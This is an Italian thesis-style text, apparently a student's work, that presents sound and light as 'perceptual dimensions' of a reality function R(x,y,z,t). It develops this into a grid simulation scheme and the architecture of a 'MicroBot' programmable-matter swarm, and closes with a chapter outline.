Nel modello sviluppato nei capitoli precedenti, la realtà è stata descritta come una funzione dinamica $R(x, y, z, t)$, soggetta a trasformazioni che ne modificano lo stato prima della percezione. Tra queste trasformazioni, il suono occupa un ruolo fondamentale, in quanto rappresenta una delle modalità principali attraverso cui il cambiamento della realtà diventa percepibile.

Dal punto di vista fisico, il suono è una perturbazione meccanica che si propaga in un mezzo sotto forma di variazioni di pressione. Tuttavia, in una prospettiva più ampia, esso può

essere interpretato come una manifestazione della variazione temporale dello stato della realtà.

5.1 Definizione fisica del suono

Una forma semplice di onda sonora può essere descritta come:

$$S(x,t) = A * \sin(kx - w t + \phi)$$

dove:

- A è l'ampiezza dell'onda
- k è il numero d'onda
- w è la frequenza angolare
- phi è la fase iniziale

Questa espressione evidenzia due aspetti fondamentali:

1. Il suono dipende sia dallo spazio che dal tempo
2. Il termine temporale "- w t" indica che il fenomeno è intrinsecamente dinamico

Il suono non è quindi un oggetto statico, ma una variazione continua dello stato del sistema.

5.2 Suono come variazione temporale della realtà

Nel contesto del modello generale, il suono può essere interpretato come una trasformazione applicata alla realtà $R(x, y, z, t)$. In particolare, esso è strettamente legato alla variazione nel tempo.

Possiamo quindi scrivere:

$$\Delta S \sim dR/dt$$

Questa relazione indica che il suono è proporzionale alla variazione temporale dello stato della realtà. Quando il sistema cambia rapidamente nel tempo, il contributo sonoro aumenta; quando il sistema è statico, il suono tende a zero.

Il suono diventa quindi una misura del cambiamento.

5.3 Il suono come portatore di informazione

Oltre alla sua natura fisica, il suono ha una funzione informativa. Attraverso variazioni di frequenza, ampiezza e fase, esso trasporta informazioni sul sistema che lo genera.

Possiamo quindi interpretare il segnale sonoro come:

$$S = S(R, dR/dt)$$

ovvero come una funzione dello stato della realtà e della sua variazione nel tempo.

Questo implica che il suono non descrive semplicemente la realtà, ma il modo in cui essa evolve.

5.4 Relazione tra suono e tempo

Il legame tra suono e tempo è fondamentale. Senza il tempo, il suono non può esistere, perché esso è definito dalla variazione.

Se si considera un sistema statico:

$$dR/dt = 0$$

allora:

$$\Delta S = 0$$

Questo significa che non esiste suono in assenza di cambiamento.

Il suono può quindi essere interpretato come una manifestazione diretta della quarta dimensione, intesa non solo come coordinata temporale, ma come processo di trasformazione.

5.5 Il suono come dimensione percettiva

A questo punto è possibile introdurre il passaggio concettuale principale.

Nel modello classico, le dimensioni sono coordinate spaziali e temporali. Tuttavia, il suono introduce una nuova prospettiva: esso non aggiunge una coordinata geometrica, ma una modalità di accesso alla realtà.

Il suono può quindi essere definito come una dimensione percettiva, ovvero:

una direzione lungo la quale la realtà viene resa percepibile attraverso il cambiamento nel tempo

Formalmente, si può dire che il suono definisce una proiezione della realtà lungo la variazione temporale.

5.6 Interpretazione matematica

Considerando la realtà come funzione $R(x, y, z, t)$, il suono può essere visto come una funzione derivata:

$$S = \text{funzione}(dR/dt)$$

Questo significa che il suono non descrive direttamente R , ma una sua trasformazione.

In termini più generali:

$$\Delta S = T_S(R)$$

dove T_S è un operatore che estrae la componente temporale della variazione.

5.7 Implicazioni del modello

Interpretare il suono come dimensione percettiva comporta alcune conseguenze importanti:

- Il suono non è un elemento separato dalla realtà, ma una sua manifestazione dinamica
- La percezione uditiva è sensibile al cambiamento, non allo stato statico
- Il tempo non è solo una coordinata, ma la base su cui il suono esiste

Questo rafforza l'idea che le dimensioni non debbano essere considerate esclusivamente come strutture geometriche, ma anche come modalità di trasformazione dell'informazione.

Conclusione del capitolo

Il suono rappresenta una delle forme più dirette di accesso alla variazione della realtà. Esso non descrive semplicemente ciò che esiste, ma come ciò che esiste cambia nel tempo.

Interpretato come dimensione percettiva, il suono permette di estendere il concetto tradizionale di dimensione oltre la geometria, introducendo una prospettiva dinamica e informativa. In questo senso, la quarta dimensione non è soltanto il tempo come coordinata, ma il tempo come processo attivo di trasformazione, di cui il suono è una manifestazione immediata.

6. La luce come dimensione percettiva

Nel capitolo precedente il suono è stato interpretato come una trasformazione della realtà legata alla variazione temporale. In modo complementare, la luce può essere analizzata come una trasformazione che rende accessibile la struttura spaziale della realtà.

Dal punto di vista fisico, la luce è una radiazione elettromagnetica che si propaga anche nel vuoto. Tuttavia, nel contesto del modello sviluppato, essa assume un ruolo più ampio: non soltanto fenomeno fisico, ma modalità attraverso cui la configurazione dello spazio diventa percepibile.

6.1 Definizione fisica della luce

La luce può essere descritta come un'onda elettromagnetica composta da un campo elettrico E e da un campo magnetico B oscillanti. In forma semplificata:

$$E(x,t) = E_0 * \sin(kx - \omega t + \phi)$$
$$B(x,t) = B_0 * \sin(kx - \omega t + \phi)$$

dove:

- E_0 e B_0 rappresentano le ampiezze dei campi
- k è il numero d'onda
- ω è la frequenza angolare
- ϕ è la fase

Questa rappresentazione mostra che la luce, come il suono, è una variazione nel tempo e nello spazio. Tuttavia, il modo in cui viene percepita è profondamente diverso.

6.2 La luce come codifica della struttura spaziale

A differenza del suono, che evidenzia la variazione nel tempo, la luce consente di ricostruire la configurazione spaziale della realtà.

Attraverso l'interazione con gli oggetti, la luce trasporta informazioni su:

- posizione
- forma
- distanza
- orientamento
- colore

Questo implica che la luce può essere interpretata come una funzione che codifica la struttura spaziale del sistema.

Nel modello matematico, si può scrivere:

$$L = L(R, \text{grad}(R))$$

dove $\text{grad}(R)$ rappresenta la variazione spaziale dello stato della realtà.

6.3 La luce come trasformazione spaziale

Nel contesto del modello generale, la luce può essere interpretata come una trasformazione applicata alla realtà:

$$\Delta_L = T_L(R)$$

dove T_L è un operatore che estrae e rende percepibili le variazioni spaziali.

In forma concettuale:

$$\Delta_L \sim \text{grad}(R)$$

Questo significa che la luce è legata alla distribuzione spaziale dell'informazione. Essa non misura il cambiamento nel tempo, ma la struttura nello spazio.

6.4 Relazione tra luce e spazio

Il legame tra luce e spazio è fondamentale. Senza una struttura spaziale, la luce non può fornire informazione significativa.

Se si considera una realtà completamente uniforme nello spazio:

$$\text{grad}(R) = 0$$

allora:

$$\Delta_L = 0$$

In questo caso, non esiste contrasto, forma o differenza percepibile. La luce esiste fisicamente, ma non produce informazione visiva significativa.

Questo evidenzia che la percezione visiva dipende dalla variazione spaziale, non dalla semplice presenza della luce.

6.5 La luce come dimensione percettiva

Analogamente a quanto fatto per il suono, si può introdurre il passaggio concettuale principale.

La luce non deve essere interpretata soltanto come fenomeno fisico, ma come una dimensione percettiva, ovvero:

una direzione lungo la quale la realtà viene resa percepibile attraverso la sua struttura spaziale

In questo senso, la luce non aggiunge una nuova coordinata geometrica, ma rappresenta una modalità di accesso alla realtà.

6.6 Interpretazione matematica

Considerando la realtà come funzione $R(x, y, z, t)$, la luce può essere vista come una funzione derivata:

$L = \text{funzione}(\text{grad}(R))$

Questo significa che la luce non descrive direttamente lo stato della realtà, ma una sua trasformazione legata alle variazioni spaziali.

In forma generale:

$\Delta_L = T_L(R)$

6.7 Dualità tra suono e luce

A questo punto emerge una struttura fondamentale del modello.

Il suono e la luce rappresentano due modalità complementari di accesso alla realtà:

- Il suono è legato alla variazione temporale
- La luce è legata alla variazione spaziale

In forma sintetica:

$\Delta_S \sim dR/dt$

$\Delta_L \sim \text{grad}(R)$

Questa dualità permette di descrivere la realtà in termini di trasformazioni fondamentali.

6.8 Ruolo del tempo nella luce

Anche se la luce è legata principalmente allo spazio, essa dipende comunque dal tempo, poiché si propaga e varia nel tempo.

Tuttavia, dal punto di vista percettivo, il tempo non è l'elemento dominante nella visione. La mente utilizza la luce per ricostruire strutture relativamente stabili nello spazio.

Questo rafforza la distinzione tra:

- suono → percezione del cambiamento
 - luce → percezione della struttura
-

Conclusione del capitolo

La luce rappresenta la modalità attraverso cui la struttura spaziale della realtà diventa accessibile alla percezione. Essa non descrive semplicemente la presenza di oggetti, ma la loro configurazione nello spazio.

Interpretata come dimensione percettiva, la luce completa il modello introdotto con il suono, permettendo di descrivere la realtà non solo in termini di coordinate geometriche, ma anche come insieme di trasformazioni che rendono possibile l'esperienza.

Il suono mette in evidenza il cambiamento nel tempo, la luce mette in evidenza la struttura nello spazio. Entrambi dipendono dal tempo, ma operano su aspetti differenti della realtà. Insieme, costituiscono due modalità fondamentali attraverso cui l'informazione viene trasformata e resa accessibile alla mente.

7. Unificazione delle dimensioni percettive

Nei capitoli precedenti sono stati introdotti gli elementi fondamentali del modello: la realtà come funzione dinamica, il suono come trasformazione legata alla variazione temporale, la luce come trasformazione legata alla struttura spaziale e la mente come operatore di interpretazione.

A questo punto è possibile compiere il passo successivo: unificare questi elementi all'interno di una struttura teorica coerente.

L'obiettivo di questo capitolo è mostrare che suono e luce non rappresentano fenomeni indipendenti, ma due manifestazioni complementari della stessa realtà sottostante.

7.1 Realtà come stato unificato

Si consideri la realtà come funzione generale:

$$R = R(x, y, z, t)$$

Questa funzione rappresenta lo stato completo del sistema nello spazio-tempo.

Tuttavia, ciò che viene percepito non è direttamente R , ma una sua trasformazione:

$$R' = R + \Delta_S + \Delta_L$$

dove:

- Δ_S rappresenta la trasformazione associata al suono
- Δ_L rappresenta la trasformazione associata alla luce

Questa espressione suggerisce che la realtà percepita è il risultato di una combinazione di trasformazioni.

7.2 Struttura duale delle trasformazioni

Le trasformazioni introdotte presentano una struttura duale:

$$\Delta_S \sim dR/dt$$

$$\Delta_L \sim \text{grad}(R)$$

Questo significa che:

- Il suono è legato alla variazione nel tempo
- La luce è legata alla variazione nello spazio

Queste due componenti non sono indipendenti, ma descrivono aspetti diversi dello stesso stato.

7.3 Campo informativo della realtà

Per unificare il modello, è utile introdurre il concetto di campo informativo.

La realtà può essere interpretata non solo come distribuzione di materia ed energia, ma come distribuzione di informazione:

R = campo di informazione nello spazio-tempo

Le trasformazioni Δ_S e Δ_L non creano informazione, ma ne rendono visibili aspetti differenti.

In questo senso:

- Il suono rende accessibile l'informazione temporale
 - La luce rende accessibile l'informazione spaziale
-

7.4 Proiezioni percettive della realtà

Si può quindi interpretare suono e luce come proiezioni della stessa realtà su due “direzioni percettive” diverse.

Formalmente:

$$S = T_S(R)$$

$$L = T_L(R)$$

dove T_S e T_L sono operatori di trasformazione.

La percezione completa è quindi data dalla combinazione di queste proiezioni:

$$P = M(T_S(R), T_L(R))$$

7.5 Superamento del concetto classico di dimensione

Nel modello classico, le dimensioni sono assi geometrici (x, y, z, t). Tuttavia, il modello sviluppato suggerisce un'estensione del concetto di dimensione.

Si possono distinguere due livelli:

1. Dimensioni geometriche
x, y, z, t
2. Dimensioni percettive
suono, luce

Le dimensioni percettive non definiscono la posizione, ma il modo in cui la realtà viene resa accessibile.

7.6 Relazione tra dimensioni geometriche e percettive

Le dimensioni percettive non sostituiscono quelle geometriche, ma si costruiscono su di esse.

Infatti:

- Il suono dipende dal tempo
- La luce dipende dallo spazio

Questo implica che le dimensioni percettive emergono dalle dimensioni geometriche, ma rappresentano un livello superiore di descrizione.

7.7 Struttura completa del modello unificato

Combinando tutti gli elementi, si ottiene:

$$R = R(x, y, z, t)$$

$$\Delta_S = T_S(R) \sim dR/dt$$

$$\Delta_L = T_L(R) \sim \text{grad}(R)$$

$$R' = R + \Delta_S + \Delta_L$$

$$P = M(R')$$

Oppure, in forma esplicita:

$$P = M(R + \Delta_S + \Delta_L)$$

Questa espressione rappresenta il modello unificato della percezione.

7.8 Interpretazione finale del modello

Il modello sviluppato porta a una conclusione fondamentale:

La realtà non è direttamente percepita, ma viene trasformata attraverso diverse modalità prima di diventare esperienza.

Il suono e la luce non sono semplicemente fenomeni fisici distinti, ma rappresentano due modalità fondamentali di accesso alla realtà:

- Il suono evidenzia il cambiamento
- La luce evidenzia la struttura

La mente integra queste informazioni, producendo una rappresentazione coerente del mondo.

7.9 Implicazioni teoriche

L'unificazione delle dimensioni percettive introduce una nuova prospettiva:

- La realtà può essere interpretata come un sistema informativo
- Le dimensioni non sono solo coordinate, ma anche trasformazioni
- La percezione è il risultato di una composizione di operatori

Questo approccio permette di collegare fisica, matematica e percezione all'interno di un unico modello.

Conclusione del capitolo

L'unificazione delle dimensioni percettive consente di superare la separazione tra fenomeni fisici e esperienza soggettiva. Suono e luce diventano due aspetti complementari della stessa realtà, mentre la mente funge da sistema di integrazione.

In questo quadro, la realtà non è più soltanto ciò che esiste nello spazio-tempo, ma ciò che emerge attraverso un insieme di trasformazioni. Le dimensioni non sono più solo geometriche, ma anche percettive, trasformative e informative.

8. Dalla teoria alla rappresentazione computazionale

Il modello sviluppato nei capitoli precedenti descrive la realtà come una funzione dinamica soggetta a trasformazioni percettive. Tuttavia, affinché tale modello possa essere validato e utilizzato in contesti applicativi, è necessario tradurlo in una forma computazionale.

L'obiettivo di questo capitolo è definire un framework che permetta di rappresentare, simulare e visualizzare le trasformazioni della realtà, in particolare quelle associate al suono e alla luce.

8.1 Discretizzazione della realtà

Nel modello teorico, la realtà è espressa come funzione continua:

$$R = R(x, y, z, t)$$

Tuttavia, un sistema computazionale non può gestire direttamente funzioni continue, ma opera su valori discreti. È quindi necessario discretizzare lo spazio e il tempo.

Si introduce una griglia discreta:

x_i, y_j, z_k, t_n

dove gli indici i, j, k e n rappresentano punti discreti nello spazio e nel tempo.

La funzione diventa quindi:

$R[i][j][k][n]$

Nel caso bidimensionale (per semplicità computazionale):

$R[i][j][n]$

8.2 Approssimazione delle derivate

Le derivate introdotte nel modello continuo devono essere approssimate numericamente.

Derivata temporale:

$$dR/dt \approx (R[i][j][n+1] - R[i][j][n]) / dt$$

Derivate spaziali:

$$dR/dx \approx (R[i+1][j][n] - R[i][j][n]) / dx$$

$$dR/dy \approx (R[i][j+1][n] - R[i][j][n]) / dy$$

Gradiente:

$$\text{grad}(R) \approx (dR/dx, dR/dy)$$

Queste approssimazioni permettono di calcolare le trasformazioni nel contesto discreto.

8.3 Modellazione delle trasformazioni

Nel modello teorico sono state definite due trasformazioni principali:

Delta_S (suono)

Delta_L (luce)

In forma computazionale:

$$\text{Delta_S}[i][j][n] = k_s * (R[i][j][n] - R[i][j][n-1])$$

$$\text{Delta_L}[i][j][n] = k_l * (\text{abs}(R[i+1][j][n] - R[i][j][n]) + \text{abs}(R[i][j+1][n] - R[i][j][n]))$$

dove:

- k_s è un coefficiente per il suono
 - k_l è un coefficiente per la luce
-

8.4 Stato trasformato

Lo stato percepibile diventa:

$$R'[i][j][n] = R[i][j][n] + \Delta S[i][j][n] + \Delta L[i][j][n]$$

Questo rappresenta la versione trasformata della realtà.

8.5 Visualizzazione

Per rendere il modello interpretabile, è necessario visualizzare i risultati.

Possibili rappresentazioni:

- $R \rightarrow$ stato base (griglia di valori)
- $\Delta S \rightarrow$ animazione temporale
- $\Delta L \rightarrow$ mappa di bordi/contrasti
- $R' \rightarrow$ combinazione finale

In un ambiente Python, si possono usare librerie come:

- numpy per il calcolo
 - matplotlib per la visualizzazione
 - pygame o plot animati per il tempo
-

8.6 Interpretazione della simulazione

La simulazione permette di osservare alcuni aspetti fondamentali:

- Il suono emerge come variazione nel tempo
- La luce emerge come variazione nello spazio
- La percezione è una combinazione delle due

In particolare:

- zone statiche $\rightarrow$ nessun suono
- zone uniformi $\rightarrow$ nessuna struttura visiva
- zone dinamiche e strutturate $\rightarrow$ massima percezione

8.7 Struttura generale dell'algoritmo

Il modello può essere implementato seguendo questi passi:

1. Inizializzazione della griglia R
 2. Evoluzione temporale del sistema
 3. Calcolo di Delta_S
 4. Calcolo di Delta_L
 5. Costruzione di R'
 6. Visualizzazione
-

8.8 Collegamento con il modello teorico

Il modello computazionale mantiene la struttura teorica:

R → stato reale
Delta_S → trasformazione temporale
Delta_L → trasformazione spaziale
R' → stato percepito

Questo dimostra che il modello è coerente e implementabile.

Conclusione del capitolo

La traduzione del modello teorico in forma computazionale permette di trasformare un'idea astratta in un sistema simulabile. La discretizzazione dello spazio-tempo e l'approssimazione delle derivate consentono di rappresentare le trasformazioni della realtà in modo concreto.

Attraverso la simulazione, il suono e la luce emergono come due modalità distinte ma complementari di trasformazione dell'informazione. Questo passaggio rappresenta un punto fondamentale del lavoro, poiché dimostra che il modello non è soltanto concettuale, ma può essere utilizzato come base per applicazioni reali.

9. Il sistema MicroBot come implementazione fisica del modello

Nei capitoli precedenti è stato sviluppato un modello teorico in cui la realtà viene descritta come una funzione dinamica soggetta a trasformazioni percettive. Il suono e la luce sono stati interpretati come modalità attraverso cui l'informazione viene resa accessibile, mentre la mente è stata formalizzata come operatore di interpretazione.

Il progetto MicroBot rappresenta il passaggio da questo modello teorico a un sistema fisico reale. Esso può essere interpretato come un'architettura in grado di trasformare informazione astratta in configurazioni materiali, realizzando concretamente il processo descritto dalla teoria.

9.1 MicroBot come sistema di trasformazione

Nel modello teorico, la percezione è definita come:

$$P = M(R + \Delta_S + \Delta_L)$$

Nel sistema MicroBot, questo schema viene reinterpretato in chiave ingegneristica:

Input → Elaborazione → Output fisico

dove:

- l'input rappresenta l'informazione iniziale
- l'elaborazione rappresenta le trasformazioni
- l'output rappresenta la configurazione fisica dei microbot

Si può quindi scrivere:

$$O = F(I)$$

dove:

- I è l'informazione in ingresso
- F è il sistema MicroBot
- O è la configurazione finale

9.2 Analogia tra modello teorico e sistema MicroBot

È possibile stabilire una corrispondenza diretta tra gli elementi del modello teorico e quelli del sistema MicroBot:

R → stato iniziale del sistema

Δ_S → variazioni dinamiche (comandi, segnali temporali)

Δ_L → struttura spaziale (posizione dei microbot)

$M \rightarrow$ sistema di controllo e interpretazione

$P \rightarrow$ configurazione fisica osservabile

Questo mostra che MicroBot implementa fisicamente il processo di trasformazione descritto nei capitoli precedenti.

9.3 Architettura del sistema

Il sistema MicroBot è composto da tre elementi principali:

1. Controller centrale
2. Unità distribuite (microbot)
3. Sistema di comunicazione

Il controller centrale riceve l'input e calcola la configurazione desiderata. I microbot eseguono i comandi, mentre il sistema di comunicazione coordina il comportamento dell'intero sistema.

Formalmente:

Controller $\rightarrow$ funzione decisionale

Microbot $\rightarrow$ attuatori fisici

Comunicazione $\rightarrow$ trasmissione dell'informazione

9.4 MicroBot come campo dinamico discreto

Dal punto di vista matematico, il sistema MicroBot può essere modellato come una griglia discreta:

$B[i][j][n]$

dove:

- i, j rappresentano la posizione
- n rappresenta il tempo

Ogni microbot rappresenta una unità del sistema e possiede uno stato:

$B[i][j][n]$ = stato del microbot

Lo stato complessivo del sistema è quindi una discretizzazione della funzione R .

9.5 Dinamica del sistema

Il comportamento del sistema evolve nel tempo secondo una regola di aggiornamento:

$$B[i][j][n+1] = B[i][j][n] + \Delta[i][j][n]$$

dove Δ rappresenta le trasformazioni applicate.

Queste trasformazioni possono includere:

- movimenti
 - attivazione di magneti
 - variazioni di stato
 - interazioni tra microbot
-

9.6 Interpretazione delle trasformazioni

Nel contesto MicroBot, le trasformazioni assumono una forma concreta:

$\Delta_S \rightarrow$ variazioni temporali (sequenze, sincronizzazione, ritmo)

$\Delta_L \rightarrow$ configurazioni spaziali (forme, pattern, strutture)

Questo implica che il sistema può rappresentare:

- il cambiamento nel tempo
- la struttura nello spazio

riproducendo fisicamente il modello teorico.

9.7 Percezione nel sistema MicroBot

Nel modello teorico, la percezione è il risultato dell'operatore M . Nel sistema MicroBot, questo ruolo può essere svolto da:

- l'utente umano
- un sistema di visualizzazione (VR/AR)
- un sistema di controllo automatico

La percezione diventa quindi:

P = interpretazione della configurazione dei microbot

Questo crea un collegamento diretto tra sistema fisico e esperienza.

9.8 MicroBot come materia programmabile

Uno degli aspetti più importanti del sistema è la sua natura di materia programmabile.

I microbot non sono semplici oggetti, ma unità capaci di modificare la loro configurazione in base a un'informazione. Questo permette di passare da:

informazione → forma

In termini matematici:

Forma = funzione(informazione)

Questo rappresenta una realizzazione concreta del modello teorico sviluppato.

9.9 Implicazioni del sistema

Il sistema MicroBot introduce una nuova prospettiva:

- la realtà non è solo osservata, ma costruita
- l'informazione può essere trasformata in struttura fisica
- le trasformazioni percettive possono diventare trasformazioni materiali

Questo collega direttamente teoria e tecnologia.

Conclusione del capitolo

Il sistema MicroBot rappresenta una realizzazione concreta del modello teorico sviluppato nei capitoli precedenti. Esso dimostra che le trasformazioni della realtà, descritte in termini matematici e percettivi, possono essere implementate in un sistema fisico.

Attraverso la coordinazione di unità distribuite, MicroBot trasforma informazione in configurazioni materiali, creando un ponte tra percezione e realtà fisica. In questo senso, il sistema non è soltanto un progetto ingegneristico, ma una piattaforma sperimentale per esplorare il rapporto tra informazione, trasformazione e materia.

10. Architettura tecnica del sistema MicroBot

Dopo aver definito MicroBot come implementazione fisica del modello teorico, è necessario descriverne in modo rigoroso l'architettura tecnica. Questo capitolo analizza la struttura del sistema, i suoi componenti principali e le modalità di interazione tra di essi.

L'obiettivo è mostrare come il sistema sia progettato per trasformare informazione in configurazioni fisiche, mantenendo coerenza con il modello matematico e percettivo introdotto nei capitoli precedenti.

10.1 Struttura generale del sistema

Il sistema MicroBot è un sistema distribuito composto da unità autonome coordinate da un elemento centrale. La struttura può essere schematizzata come:

Sistema = {Controller, Microbot, Comunicazione}

dove:

- Controller: gestisce la logica e il coordinamento
- Microbot: eseguono le azioni fisiche
- Comunicazione: permette lo scambio di informazioni

Questa struttura consente di separare le responsabilità e garantire scalabilità.

10.2 Controller centrale

Il controller rappresenta il nucleo decisionale del sistema. Esso riceve input, elabora informazioni e invia comandi ai microbot.

Funzioni principali:

- ricezione input (utente o sistema)
- elaborazione della configurazione desiderata
- gestione dello stato globale
- sincronizzazione temporale

Formalmente, il controller può essere visto come una funzione:

$$C = C(I, \text{Stato})$$

dove I è l'input e Stato rappresenta la configurazione attuale del sistema.

L'output del controller è un insieme di comandi:

$$\text{Cmd} = \{\text{cmd}_1, \text{cmd}_2, \dots, \text{cmd}_n\}$$

10.3 Microbot come unità autonome

Ogni microbot è una unità indipendente dotata di capacità computazionale, attuazione e comunicazione.

Lo stato di un microbot può essere descritto come:

$B_i(t) = (\text{posizione, stato, energia, parametri interni})$

Ogni unità esegue una funzione di aggiornamento:

$B_i(t+1) = f(B_i(t), \text{Cmd}_i, \text{Vicini})$

dove:

- Cmd_i è il comando ricevuto
- Vicini rappresenta l'interazione con altri microbot

Questo introduce un comportamento locale che contribuisce al comportamento globale del sistema.

10.4 Sistema di comunicazione

La comunicazione è un elemento fondamentale per il coordinamento del sistema. Essa consente al controller di trasmettere informazioni ai microbot e ai microbot di condividere dati tra loro.

Il modello di comunicazione può essere descritto come:

$\text{Msg} = (\text{ID, timestamp, payload})$

dove:

- ID identifica il destinatario
- timestamp garantisce la sincronizzazione
- payload contiene il comando

La comunicazione può avvenire tramite protocolli wireless, come Wi-Fi o sistemi peer-to-peer.

10.5 Sincronizzazione temporale

Per garantire un comportamento coerente, il sistema deve essere sincronizzato nel tempo.

Si introduce un tempo discreto globale:

$t_0, t_1, t_2, \dots, t_n$

Tutti i microbot aggiornano il proprio stato in base a questo riferimento:

$B_i(t_{n+1}) = \text{aggiornamento sincronizzato}$

Questo è fondamentale per implementare le trasformazioni temporali (Δ_S).

10.6 Rappresentazione spaziale

La disposizione dei microbot nello spazio rappresenta la componente spaziale del sistema.

Si può definire una mappa:

Posizioni = $\{(x_i, y_i, z_i)\}$

Questa mappa rappresenta la configurazione del sistema in un dato istante.

Le trasformazioni spaziali (Δ_L) corrispondono a modifiche di queste posizioni.

10.7 Modello dinamico del sistema

Il comportamento complessivo del sistema può essere descritto come:

$\text{Stato}(t+1) = \text{Stato}(t) + \Delta(t)$

dove $\Delta(t)$ rappresenta l'insieme delle trasformazioni applicate.

Esplicitando:

$\Delta(t) = \Delta_S(t) + \Delta_L(t)$

Questo collega direttamente l'architettura tecnica al modello teorico.

10.8 Livelli di astrazione del sistema

Il sistema può essere analizzato su più livelli:

Livello fisico: hardware dei microbot
Livello logico: algoritmi e stati
Livello comunicativo: scambio di dati
Livello percettivo: interpretazione del sistema

Questa separazione consente di progettare e migliorare ogni componente in modo indipendente.

10.9 Scalabilità e modularità

Uno degli obiettivi principali del sistema è la scalabilità.

Il numero di microbot può essere aumentato senza modificare la struttura base:

$\text{Sistema}_N = \{B_1, B_2, \dots, B_N\}$

Questo è possibile grazie alla natura distribuita del sistema.

La modularità consente inoltre di sostituire o migliorare singoli componenti senza compromettere l'intero sistema.

10.10 Collegamento con il modello teorico

L'architettura del sistema MicroBot implementa concretamente il modello sviluppato nei capitoli precedenti:

$R \rightarrow$ stato del sistema
 $\Delta_S \rightarrow$ sincronizzazione e dinamica temporale
 $\Delta_L \rightarrow$ configurazione spaziale
 $M \rightarrow$ interpretazione (utente o sistema)
 $P \rightarrow$ stato osservabile

Questo dimostra la coerenza tra teoria e implementazione.

Conclusione del capitolo

L'architettura tecnica del sistema MicroBot mostra come un modello teorico basato su trasformazioni della realtà possa essere tradotto in un sistema distribuito reale. La separazione tra controller, unità e comunicazione consente di gestire la complessità e garantire flessibilità.

Il sistema rappresenta un esempio concreto di come l'informazione possa essere trasformata in struttura fisica attraverso un processo coordinato e dinamico. Questo rafforza l'idea centrale della tesi: la realtà non è soltanto osservata, ma può essere modellata, trasformata e ricostruita attraverso sistemi ingegneristici.

11. Implicazioni filosofiche e tecnologiche del modello

Il modello sviluppato in questo lavoro ha introdotto una nuova prospettiva sulla realtà, interpretandola come uno stato dinamico soggetto a trasformazioni percettive e computazionali. Attraverso l'integrazione di elementi matematici, fisici e ingegneristici, è stato possibile costruire un sistema coerente che collega la struttura del mondo fisico alla percezione e alla sua rappresentazione tecnologica.

Questo capitolo analizza le principali implicazioni teoriche e pratiche del modello, evidenziando come esso modifichi il modo di intendere la realtà, la percezione e il ruolo della tecnologia.

11.1 Realtà e percezione

Uno dei risultati fondamentali del modello è la distinzione tra realtà e percezione.

La realtà è stata definita come:

$$R = R(x, y, z, t)$$

mentre la percezione è stata formalizzata come:

$$P = M(R + \Delta_S + \Delta_L)$$

Questo implica che la percezione non coincide con la realtà, ma rappresenta il risultato di una serie di trasformazioni.

Da un punto di vista filosofico, questo introduce una visione in cui:

- la realtà esiste indipendentemente dall'osservatore
- ma l'esperienza della realtà dipende dal sistema percettivo

La conoscenza diventa quindi una costruzione mediata, non un accesso diretto.

11.2 Le dimensioni come trasformazioni

Il modello propone un'estensione del concetto di dimensione.

Tradizionalmente, le dimensioni sono coordinate geometriche:

x, y, z, t

Nel modello sviluppato, si introducono anche dimensioni percettive:

- suono → variazione temporale
- luce → variazione spaziale

Questo porta a una nuova interpretazione:

le dimensioni non sono soltanto assi dello spazio, ma modalità attraverso cui la realtà viene resa accessibile

11.3 La realtà come informazione

Il modello suggerisce che la realtà possa essere interpretata come un sistema informativo.

R non rappresenta soltanto materia ed energia, ma anche informazione distribuita nello spazio-tempo.

Le trasformazioni Delta_S e Delta_L non creano informazione, ma ne evidenziano aspetti diversi.

Questo implica che:

- la realtà può essere codificata
- la percezione è una decodifica
- la tecnologia può intervenire su questo processo

11.4 Il ruolo della tecnologia

Il sistema MicroBot dimostra che è possibile intervenire attivamente sulle trasformazioni della realtà.

Se il modello teorico descrive:

realtà → trasformazione → percezione

la tecnologia introduce un nuovo passaggio:

informazione → trasformazione → realtà fisica

Questo significa che l'uomo non è più soltanto osservatore, ma anche costruttore della realtà.

11.5 Materia programmabile

Uno degli aspetti più rilevanti del modello è l'introduzione del concetto di materia programmabile.

Nel sistema MicroBot, la configurazione fisica dipende dall'informazione:

Forma = funzione(informazione)

Questo rappresenta un cambiamento significativo:

- la materia non è più statica
- può essere controllata e riconfigurata

La realtà diventa quindi modificabile attraverso sistemi informatici.

11.6 Unificazione tra discipline

Il modello sviluppato unisce elementi provenienti da diversi ambiti:

- matematica → formalizzazione
- fisica → descrizione dei fenomeni
- informatica → implementazione
- filosofia → interpretazione

Questa integrazione permette di affrontare il problema della realtà in modo più completo.

11.7 Limiti del modello

Nonostante la sua coerenza, il modello presenta alcune limitazioni:

- semplificazione delle trasformazioni fisiche
- modellazione approssimata della percezione
- dipendenza da ipotesi teoriche

Questi limiti rappresentano opportunità per sviluppi futuri.

11.8 Prospettive future

Il modello apre diverse possibilità di sviluppo:

- integrazione con realtà virtuale e aumentata
 - utilizzo di intelligenza artificiale per la gestione del sistema
 - espansione verso sistemi più complessi e autonomi
 - applicazioni in ambito scientifico, artistico e tecnologico
-

Conclusione del capitolo

Il modello proposto introduce una visione della realtà come sistema dinamico e trasformativo, in cui la percezione non è un semplice riflesso del mondo, ma il risultato di un processo complesso.

Le dimensioni vengono reinterpretate come modalità di accesso alla realtà, mentre la tecnologia permette di intervenire attivamente su tali trasformazioni. In questo contesto, il sistema MicroBot rappresenta un primo esempio concreto di come informazione e materia possano essere integrate.

Questo approccio non sostituisce i modelli tradizionali, ma li estende, offrendo una prospettiva più ampia che collega fisica, percezione e tecnologia.

“Dimensioni percettive e materia programmabile: dal modello teorico al sistema MicroBot”

1. Introduzione

Origine dell'idea e contesto personale.

Motivazione dello studio tra filosofia, matematica e tecnologia.

Problema centrale: la realtà è ciò che esiste o ciò che percepiamo?

Obiettivi della tesi: definire un nuovo modello di dimensioni e applicarlo a un sistema reale.

2. Limiti del modello classico delle dimensioni

Definizione tradizionale di dimensione nello spazio euclideo.

Introduzione alla quarta dimensione come tempo nella fisica.

Limiti del modello puramente geometrico.
Necessità di un'estensione concettuale basata sull'informazione.

3. La realtà come funzione matematica

Definizione della realtà come funzione continua $f(x)f(x)f(x)$.
Variabili spazio-temporali e loro ruolo.
Introduzione alle trasformazioni della funzione.
Concetto di variazione $\Delta(x)\Delta(x)\Delta(x)$ come elemento chiave della percezione.

4. I sensi come operatori di trasformazione

Distinzione tra realtà oggettiva e percezione.
I sensi come filtri attivi e non passivi.
Formalizzazione:
realtà $\rightarrow$ trasformazione $\rightarrow$ percezione.
Definizione di funzione percepita $f'(x)f'(x)f'(x)$.

5. Il suono come dimensione percettiva

Analisi del suono come variazione temporale della materia.
Relazione tra vibrazione, frequenza e informazione.
Interpretazione del suono come quarta dimensione percettiva.
Limiti e implicazioni del modello.

